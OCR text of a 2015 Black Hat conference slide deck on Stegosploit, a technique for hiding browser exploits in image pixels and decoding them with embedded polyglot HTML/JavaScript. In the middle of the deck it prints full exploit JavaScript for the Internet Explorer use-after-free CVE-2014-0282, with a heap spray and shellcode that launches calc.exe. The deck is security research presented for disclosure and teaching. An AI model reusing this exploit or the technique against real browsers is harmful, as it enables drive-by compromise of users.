STEGOSPLOIT

SAUMIL SHAH

BLACKHAT EUROPE 2015


~ HAPPY DIWALI ~

Saumil Shah
CEO, Net-Square

@therealsaumil
saumilshah

hacker, trainer, speaker, author, photographer
educating, entertaining and exasperating audiences since 1999.

NETSQUARE


Google

stegosploit

Stop Saying Stegosploit Is

https://www.endgame.com/blog/st

#HackerKast 37: More router hacking, StegoSploit, XSS Polyglot and Columbia Casualty Insurance refuses to pay Cottage Health



MEET THE STEGOSPLOIT PIC PIXEL VIRUS

n Culture, Everything

engadget REVIEWS FEATURES GUIDES VIDEOS GALLERIES PUBLIC ACCESS GAMING ENGADGET

Internet pictures can hide code that leaves you open to hacks (update: criticism)

MOST RECOMMENDED STORY

Christian Bundy
May 31

Why Stegosploit Isn't An Exploit

Edit: I screwed up. The "false claims" I'm attacking in this piece are about a new (unreleased) version of Stegosploit, which I wasn't aware of. I'll leave this article as it is and post a new one soon. Sorry for not researching this well enough, and thanks for understanding my mistake.

NETSQUARE

Stegosploit is...

not a 0-day attack with a cute logo
not exploit code hidden in EXIF
not a PHP/ASP webshell
not a new XSS vector

Stegosploit is ...

"Browser Exploits Delivered as Pictures."

"A good exploit is one that is delivered in style"


- Only VALID images on network and disk.
- Exploit code hidden in pixels.
- Decoder code embedded in image.
- Exploit automatically decoded and triggered upon loading...
- ...all with just ONE IMAGE.

Steganography

Polyglots

Two or more data formats in a single container...

Stegosploit-ing a browser exploit



Case study: CVE-2014-0282
- IE CInput Use-After-Free
- hidden in a JPG

Case study: CVE-2013-1690
- FF onreadystatechange UAF
- hidden in a PNG

The Stegosploit Toolkit

STEGANOGRAPHY TOOLS

- image_layer_analysis.html	- analyse an image's bit layers
- iterative_encoding.html	- steganographic encoder
- image_decoder.html	- test for any encoding errors

POLYGLOT TOOLS


- imajs_jpg.pl	- make a JPG+HTML+JS polyglot
- imajs_png.pl	- make a PNG+HTML+JS polyglot

EXPLOITS

- exploits.js	- collection of browser exploits
- cve_2014_0282.template	- exploit HTML template
- decode_pixels.js	- JS Steganography decoder

Step I.

Hiding the Exploit Code in the Image



Hiding an Exploit in an Image

- Simple steganography techniques.
- Encode exploit code bitstream into lesser significant bits of RGB values.
- Spread the pixels around e.g. 4x4 grid.

Hiding an Exploit in an Image


Hiding an Exploit in an Image

ganesha.jpg

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){return(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);this.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(1371351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<100;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2){b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();document.getElementById('c2').checked=true;document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(run,1000);
```


IE Use-After-Free CVE-2014-0282

The "Bit Layer" View



1 pixel = 8 bits (grayscale)

The "Bit Layer" View




NETSQUARE


DEB
2010
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY
CLEANING
Deb


DEB
2010
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY
CLEANING
Deb

7 6 5 4 3 2 1 0


Encoding at Bit Layer 7




Exploit code converted to bitstream.

Pixel bits of layer 7 are overwritten with exploit bitstream.



DEB
1 HOUR
DRY CLEANING
City Central Dry Cleaners
MON-FRI
7AM-6PM
9639-0477
Deb


DEB
1 HOUR
DRY CLEANING
City Central Dry Cleaners
MON-FRI
7AM-6PM
9639-0477
Deb


Encoding data at bit layer 7


Significant visual aberration

Encoding at Bit Layer 2




Exploit code converted to bitstream.

Pixel bits of layer 2 are overwritten with exploit bitstream.


DEB
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY CLEANING
Deb


DEB
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY CLEANING
Deb


Encoding data at bit layer 2


No perceptible visual aberration

